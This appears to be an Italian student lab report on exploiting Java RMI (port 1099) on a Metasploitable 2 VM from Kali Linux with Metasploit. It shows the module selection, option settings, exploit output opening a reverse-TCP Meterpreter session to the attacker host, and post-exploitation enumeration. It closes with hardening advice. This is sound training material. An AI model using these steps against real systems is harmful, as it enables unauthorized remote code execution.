

Progetto S7/L5

Exploitation di Java RMI con Metasploit — Sessione Meterpreter

1. Obiettivo

L'obiettivo di questo esercizio è stato sfruttare una vulnerabilità nota del servizio Java RMI esposto sulla porta 1099 dalla macchina Metasploitable, utilizzando il framework Metasploit dalla macchina attaccante Kali Linux. Ho ottenuto una sessione Meterpreter remota sulla macchina vittima e ho successivamente raccolto informazioni sulla configurazione di rete e sulla tabella di routing del sistema compromesso.

2. Configurazione Ambiente

Prima di avviare l'attacco, ho configurato entrambe le macchine virtuali in modalità Host-Only, assegnando indirizzi IP statici tramite modifica del file `/etc/network/interfaces`. Su Kali Linux ho applicato la configurazione con `sudo systemctl restart networking`, mentre sulla macchina Metasploitable ho eseguito un `sudo reboot` per rendere effettive le impostazioni.

Configurazione Ambiente

Macchina attaccante	Kali Linux
IP attaccante (LHOST)	192.168.11.111
Macchina vittima	Metasploitable 2
IP vittima (RHOSTS)	192.168.11.112
Rete	Host-Only — /24 (255.255.255.0)
Gateway	192.168.11.1
Porta target	1099 (Java RMI)
Payload utilizzato	java/meterpreter/reverse_tcp
LPORT	4444


Di seguito le schermate della configurazione statica applicata su entrambe le macchine.

```
Sessione Azioni Modifica Visualizza Aiuto
GNU nano 9.0 /etc/network/interfaces
This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

Figura 1: configurazione /etc/network/interfaces su Kali Linux (IP 192.168.11.111).



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1

[ Read 13 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

Figura 2: configurazione /etc/network/interfaces su Metasploitable (IP 192.168.11.112).

3. Fasi dell'Attacco

3.1 Ricognizione e selezione del modulo

Ho avviato msfconsole e ho eseguito una ricerca mirata per individuare i moduli compatibili con il servizio Java RMI. Ho analizzato l'elenco dei risultati e ho selezionato il modulo `exploit/multi/misc/java_rmi_server` (risultato n. 8), classificato con rank excellent e verificato come funzionante contro la configurazione di default insicura di Java RMI Server.

```
msf > search java rmi
```

```

msf > search java rmi

Matching Modules
=====

#  Name                                     Disclosure Date Rank  Check Description
--  -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Uplo
ad RCE
1  exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08 excellent Yes CrushFTP Unauthenticated RCE
2  \_ target: Java
3  \_ target: Linux Dropper
4  \_ target: Windows Dropper
5  exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execu
tion
6  auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scann
er
7  auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
8  exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Co
de Execution
9  \_ target: Generic (Java Payload)
10 \_ target: Windows x86 (Native Payload)
11 \_ target: Linux x86 (Native Payload)
12 \_ target: Mac OS X PPC (Native Payload)
13 \_ target: Mac OS X x86 (Native Payload)
14 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scann
er
15 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMI ConnectionImpl Deserialization Privilege Escal
ation
16 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution
17 \_ target: Generic (Java Payload)
18 \_ target: Windows x86 (Native Payload)
19 \_ target: Linux x86 (Native Payload)
20 \_ target: Mac OS X PPC (Native Payload)
21 \_ target: Mac OS X x86 (Native Payload)
22 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
23 \_ target: Unix In-Memory
24 \_ target: Java Dropper
25 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
26 exploit/linux/http/kibana_timelion_prototype_pollution_rce 2019-10-30 manual Yes Kibana Timelion Prototype Pollution RCE
27 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering
Code Execution
28 \_ target: Universal (Javascript XPCOM Shell)
29 \_ target: Native Payload
30 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire authentication bypass with RCE plugin
31 exploit/multi/http/torchserver_cve_2023_43654 2023-10-03 excellent Yes PyTorch Model Server Registration and Deserialization
RCE
32 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Code Injection
33 \_ target: Total.js CMS on Linux
34 \_ target: Total.js CMS on Mac
35 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 manual Yes VMware vCenter vScalation Priv Esc
36 exploit/multi/misc/vscode_ipynb_remote_dev_exec 2022-11-22 excellent Yes VSCode ipynb Remote Development RCE
37 \_ target: Windows
38 \_ target: Linux File-Dropper

```

Figura 3: output del comando 'search java rmi' in msfconsole — visibili tutti i moduli corrispondenti.

3.2 Configurazione dell'exploit e avvio

Dopo aver selezionato il modulo con `use exploit/multi/misc/java_rmi_server`, ho verificato le opzioni disponibili tramite `show options`. Ho impostato il parametro `RHOSTS` con l'IP della macchina vittima; il parametro `LHOST` era già valorizzato correttamente con l'IP di Kali. Ho confermato la porta target `RPORT 1099` e la porta di ascolto `LPORT 4444`, dopodiché ho lanciato l'exploit.

```

msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > exploit

```

```

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_ser)> show options

Module options (exploit/multi/misc/java_rmi_server):

Name  CurrentSetting Required Description
-----
HTTPDELAY 10      yes   Time that the HTTP Server will wait for the payload request
RHOSTS   yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    1099         yes   The target port (TCP)
SRVHOST  0.0.0.0      yes   The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
all addresses.
SRVPORT  8080         yes   The local port to listen on.
SRVSSL   false        no    Negotiate SSL/TLS for local server connections
SSL      false        no    Negotiate SSL for incoming connections
SSLCert  no           Path to a custom SSL certificate (default is randomly generated)
URIPATH  no           The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name  CurrentSetting Required Description
-----
LHOST 192.168.11.111 yes   The listen address (an interface may be specified)
LPORT 4444         yes   The listen port

Exploit target:

Id Name
-- ----
0  Generic (Java Payload)

```

Figura 4: output di 'show options' — parametri RHOSTS, LHOST e LPORT configurati.

3.3 Apertura della sessione Meterpreter

L'exploit ha avuto successo: Metasploit ha avviato il reverse TCP handler su 192.168.11.111:4444, ha inviato l'header e la chiamata RMI alla macchina vittima, ricevuto la richiesta del JAR payload e inviato lo stage da 58073 byte. La sessione Meterpreter 1 si è aperta alle 07:05:41, confermando il pieno controllo remoto sulla macchina Metasploitable.

```

msf exploit(multi/misc/java_rmi_ser)> exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Ev8zuZGV4gpnj
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:48173) at 2026-05-22 07:05:41 -0400

meterpreter > |

```

Figura 5: sessione Meterpreter 1 aperta — connessione 192.168.11.111:4444 → 192.168.11.112:48173.

4. Post-Exploitation

Una volta ottenuta la sessione Meterpreter, ho raccolto le informazioni richieste dalla traccia sulla macchina compromessa.

4.1 Informazioni di sistema

Ho eseguito il comando sysinfo per verificare le caratteristiche del sistema remoto, confermando che si trattava della macchina metasploitable, con sistema operativo Linux 2.6.24-16-server (i386) e tipo Meterpreter java/linux. Ho poi eseguito ifconfig per enumerare le interfacce di rete della macchina vittima.

```
meterpreter > sysinfo
meterpreter > ifconfig
```

```
meterpreter > sysinfo
Computer   : metasploitable
OS        : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe08:d5b3
IPv6 Netmask : ::

meterpreter > |
```

Figura 6: output di 'sysinfo' e 'ifconfig' — sistema operativo, architettura e interfacce di rete della vittima.

4.2 Tabella di routing

Ho eseguito il comando `route` per ottenere la tabella di routing IPv4 e IPv6 della macchina vittima. Ho verificato la presenza delle rotte principali: il loopback (127.0.0.1/255.0.0.0) e la rete host-only (192.168.11.112/255.255.255.0), confermando la corretta configurazione di rete della macchina Metasploitable.

```
meterpreter > route
```



```

meterpreter > route

IPv4 network routes
=====

Subnet    Netmask    Gateway Metric Interface
-----
127.0.0.1  255.0.0.0  0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask Gateway Metric Interface
-----
::1          ::      ::
fe80::a00:27ff:fe08:d5b3 ::      ::
meterpreter > |

```

Figura 7: output di 'route' — tabella di routing IPv4 e IPv6 della macchina vittima.

5. Riepilogo Comandi

Comando	Descrizione
<code>sudo nano /etc/network/interfaces</code>	Modifica della configurazione di rete statica su entrambe le macchine virtuali.
<code>sudo systemctl restart networking</code>	Riavvio del servizio di rete su Kali Linux per applicare la configurazione statica.
<code>sudo reboot</code>	Riavvio della macchina Metasploitable per rendere effettiva la configurazione IP.
<code>msfconsole</code>	Avvio del framework Metasploit.
<code>search java rmi</code>	Ricerca di tutti i moduli Metasploit compatibili con il servizio Java RMI.
<code>use exploit/multi/misc/java_rmi_server</code>	Selezione del modulo di exploit per Java RMI Server (rank: excellent).
<code>show options</code>	Visualizzazione delle opzioni configurabili del modulo selezionato.
<code>set RHOSTS 192.168.11.112</code>	Impostazione dell'IP della macchina vittima come target dell'exploit.
<code>exploit</code>	Avvio dell'exploit e apertura della sessione Meterpreter sulla macchina vittima.
<code>sysinfo</code>	Raccolta delle informazioni di sistema della macchina remota compromessa.
<code>ifconfig</code>	Enumerazione delle interfacce di rete della macchina vittima via Meterpreter.

route	Visualizzazione della tabella di routing IPv4 e IPv6 della macchina vittima.
-------	--

6. Conclusioni

Ho completato con successo l'esercizio S7/L5, dimostrando come una configurazione di default insicura del servizio Java RMI sulla porta 1099 possa essere sfruttata per ottenere l'esecuzione remota di codice. Attraverso il modulo `exploit/multi/misc/java_rmi_server` di Metasploit, ho aperto una sessione Meterpreter pienamente operativa sulla macchina Metasploitable senza necessità di credenziali o interazione da parte della vittima.

Nella fase di post-exploitation ho raccolto le evidenze richieste dalla traccia: ho verificato le informazioni di sistema tramite `sysinfo`, ho enumerato le interfacce di rete con `ifconfig` confermando l'IP 192.168.11.112 sull'interfaccia `eth0`, e ho estratto la tabella di routing con `route`. L'esercizio ha evidenziato l'importanza di disabilitare o proteggere adeguatamente i servizi RMI esposti in ambienti di produzione, applicando autenticazione, cifratura SSL e restrizioni di accesso basate su IP.